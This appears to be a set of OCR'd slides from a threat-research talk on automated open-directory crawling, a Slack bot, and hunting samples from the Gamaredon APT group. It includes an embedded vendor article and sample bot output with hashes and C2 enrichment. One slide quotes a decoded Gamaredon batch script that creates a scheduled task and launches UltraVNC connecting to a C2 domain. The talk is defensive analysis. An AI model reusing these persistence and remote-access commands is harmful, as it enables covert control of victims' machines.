- If the link isn't OpenDir, the content will be saved

```
for opendir_url in opendir_urls:
    print(f"Processing {opendir_url}...")
    web_soup = get_web_content(opendir_url)
    opendir_name = opendir_url.replace('http://','').replace('https://','').replace(':', '_')
    outputdir = os.path.join(output, opendir_name)
    os.makedirs(outputdir, exist_ok=True)
    links = get_child_links(web_soup)
    for link in links:
        if content_count > 10:
            break
        res = requests.get(f"{opendir_url}/{link}", headers=headers)
        time.sleep(5)
        link_filename = os.path.join(outputdir, link.replace('/',''))
        if res.status_code == 200:
            if 'content-type' in res.headers:
                if 'text/html' in res.headers['content-type']:
                    web_soup = get_web_content(f"{opendir_url}/{link}")
                    if web_soup != False:
                        if judge_opendir(web_soup):
                            opendir_urls.append(opendir_url + "/" + link ) # ❼
                        else:
                            write_content(link_filename, res.content)
                else:
                    write_content(link_filename, res.content)
            else:
                write_content(link_filename, res.content)
        content_count += 1
```


Take Screenshots

- Take screenshots of each layers with selenium

```
72  def get_screenshot(url, output):
73      try:
74          options = Options()
75          options.add_argument('--headless')
76          options.add_argument('--ignore-certificate-errors')
77          options.add_argument('--no-sandbox')
78          options.add_argument('--disable-dev-shm-usage')
79          options.add_argument(f'--user-agent={user_agent}')
80          chrome_service = service.Service(executable_path
81           ='!!解凍したWebドライバのフルパスを入力!!')
82          driver = webdriver.Chrome(service=chrome_service, options=options)
83          driver.set_page_load_timeout(10)
84          driver.get(url)
85          width = driver.execute_script('return document.body.scrollWidth')
86          height = driver.execute_script('return document.body.scrollHeight')
87          driver.set_window_size(int(width),int(height))
88          driver.save_screenshot(output)
89          driver.quit()
90          time.sleep(5)
91          return 1
92      except Exception as e:
93          print(e)
94          return -1
95
```

Integration with Slack App

```
@app.message('^god ')
def message_god(message, say):
    say('Start Processing...')
    god = GOD.GOD()
    url_tmp = message["text"].replace("god ","")
    url =  re.sub(r'(.*<|>.*|\|.*)', "",url_tmp)
    if not 'http://' in url and not 'https://' in url:
        say("Please sepecify with http/https.")
        return
    say("```" + url + "```")
    res = god.get_opendir( url, "/mnt/GetOpenDir")
    if len(res) > 1:
        say(res[0])
        image_list = res[1]
        counter = 0
        for image in image_list:
            say.client.files_upload(channels =
         message["channel"], file=image)
            counter = counter + 1
            if counter >10:
                break
    else:
        say(res[0])
```



Additional Analysis Features ~Research on Gamaredon~

Background

- One of my focus is Gamaredon
- Gamaredon samples are so frequently uploaded to the VirusTotal that I don't have enough time to manually process them
- They're relatively easy to analyze

Automate

APT & Targeted Attacks

Gamaredon APT Group Use Covid-19 Lure in Campaigns

In March, we came across an email with a malware attachment that used the Gamaredon group's tactics. Some of the emails used the coronavirus pandemic as a topic to lure victims into opening emails and attachments.

By: Kakara Hiroyuki, Erina Maruyama
April 17, 2020
Read time: 5 min (1405 words)

Subscribe

Authors

Kakara Hiroyuki
Sr. Security Specialist

Erina Maruyama
Sr. Sales Engineer

Contact Us

Subscribe

Gamaredon is an advanced persistent threat (APT) group that has been active since 2013. Their campaigns are generally known for targeting Ukrainian government institutions. From late 2019 to February of this year, researchers published several reports on Gamaredon, tracking the group's activities.

In March, we came across an email with a malware attachment that used the Gamaredon group's tactics. Some of the emails used the coronavirus pandemic as a topic to lure victims into opening emails and attachments. These campaigns targeted victims in European countries and others.

A brief history of Gamaredon

In 2015, researchers from LookingGlass published the first report on Gamaredon. According to that report, the early campaigns used Microsoft Word documents that, when inspected, showed that its most recent user went by the name of Armagedon (a misspelled "Armageddon"), which became the basis of the group's namesake.

The report also described Gamaredon's political beginnings, particularly its ties to the Ukrainian revolution in 2014. Before the revolution they had targeted Ukrainian government officials, opposition party members, and journalists. They moved on to Ukrainian government institutions after the revolution. In 2018, CERT-UA published an advisory against the malware

Related Articles

Latest on OpenSSL 3.0.7 Bug & Security-Fix


Manufacturing Cybersecurity: Trends & Survey Response

Addressing Ransomware in Hospitals & Medical Devices

See all articles >

https://www.trendmicro.com/en_us/research/20/d/gamaredon-apt-group-use-covid-19-lure-in-campaigns.html


Data Sources



Recent 3 TTPs Allegedly Adopted by Gamaredon


- Remote Template Injection
- LNK
- SFX -->> UltraVNC

Remote Template Injection



- Extract template URL and enrich domain/IP info
- Try to download template .dotm
- Parse & decode macro and dropped VBScript and get 2nd C2

LNK



- Extract RAR from HTM
  - basically base64 encoded
- Extract RAR content
- Parse LNK's meta info and Extract C2 URL and enrich domain/IP info

SFX

- SFX files contains BAT script (decoded one is show in right-top), UltraVNC files, and decoy documents

- Decompress SFX
- Parse .cmd file (bat file) and extract commands, and C2, and enrich domain/IP info

```
copy /y "%CD%\mera.pdf" "%CD%\..\mera.pdf"
start "" "%CD%\..\mera.pdf"
~~~~~~~~~
copy /y "bwTyTdT6TmTkTRThTzTTTJTeTXTwTiTy.LUYmYeYOYsYPY1YeY3YAY4YDYaYEYLYJ"
"poinlook.exe"
~~~~~~~~~
schtasks /create /tn poinlook.exe_M /tr
"%HOMEDRIVE%%HOMEPATH%\AppData\Local\Temp\7ZipSfx.000\poinlook.exe -
autoreconnect -id:%COMPUTERNAME%_%RANDOM%%RANDOM% -connect
bitsbfree.com:443" /sc daily /st 13:42
~~~~~~~~~
start "" "%CD%\poinlook.exe" -autoreconnect -
id:%COMPUTERNAME%_%RANDOM%%RANDOM%_m2 -connect bitsbfree.com:443
~~~~~~~~~
```

Sample Output

gamaredon

+ Add a bookmark

VanBot2 APP 2:30 AM

Friday, November 4th

02:30:13 - [INFO]1 samples downloaded to /mnt/tw2vt/Gamaredon_Hunter/samples_20221104023013519686.zip (Gamaredon Hunter)

02:30:16 - [INFO]{
"94f4b54060f50523380082879ac262e67477acf5656aec3912078e1d756e9f1f": {
"filepath": "/home/wschubert/Tools/Vanquish/tmp_gamaredon/20221104023013980195/94f4b54060f50523380082879ac262e67477acf5656aec3912078e1d756e9f1f",
"md5": "a367898f46c7a8ce0ba6d6e9690cc4b7",
"sha1": "406eb9e18df4f031b924a12aa97b26b3e68bddb2",
"sha256": "94f4b54060f50523380082879ac262e67477acf5656aec3912078e1d756e9f1f",
"type": "lnk",
"source_key": "af632c50",
"date": "2022/11/03 16:23:29",
"country": "US",
"city": "?",
"interface": "api",
"name": "94f4b54060f50523380082879ac262e67477acf5656aec3912078e1d756e9f1f"
}
}
{
"request_url": "hxxp://a0671524[.]xsph[.]ru/bandage/precarious[.]xml",
"drive_serial_number": "0x3c766c45",
"creation_time": "2019-03-17 03:37:39",
"modified_time": "2019-03-17 03:37:39",
"birth_droid_volume_identifier": "C97DB068-FE48-4356-92B1-89C761D03010",
"droid_volume_identifier": "C97DB068-FE48-4356-92B1-89C761D03010",
"machine_identifier": "user-pc"
}
fqdn: a0671524.xsph.ru
domain_registrar: SPRINTNAMES-RU
domain_creation_time: 2008-07-30 20:00:00
ip_address: 141.8.197.42
ip_hostname: techproxy.from.sh
ip_organization: AS35278 SPRINTHOST.RU LLC
ip_country: RU
ip_region: St.-Petersburg
ip_city: Saint Petersburg
ip_geolocation: 59.9386,30.3141
ip_postal: 190000
02:30:16 - [INFO]Sample saved at /mnt/tw2vt/Gamaredon_Hunter/GamHtm_samples_20221104023016423611.zip

Walter Schubert 2:01 AM

gamhistory


1 1 1 1

VanBot2 APP 2:01 AM

Excel Spreadsheet

vanbot gamhistory 20221106T020108


Excel Spreadsheet



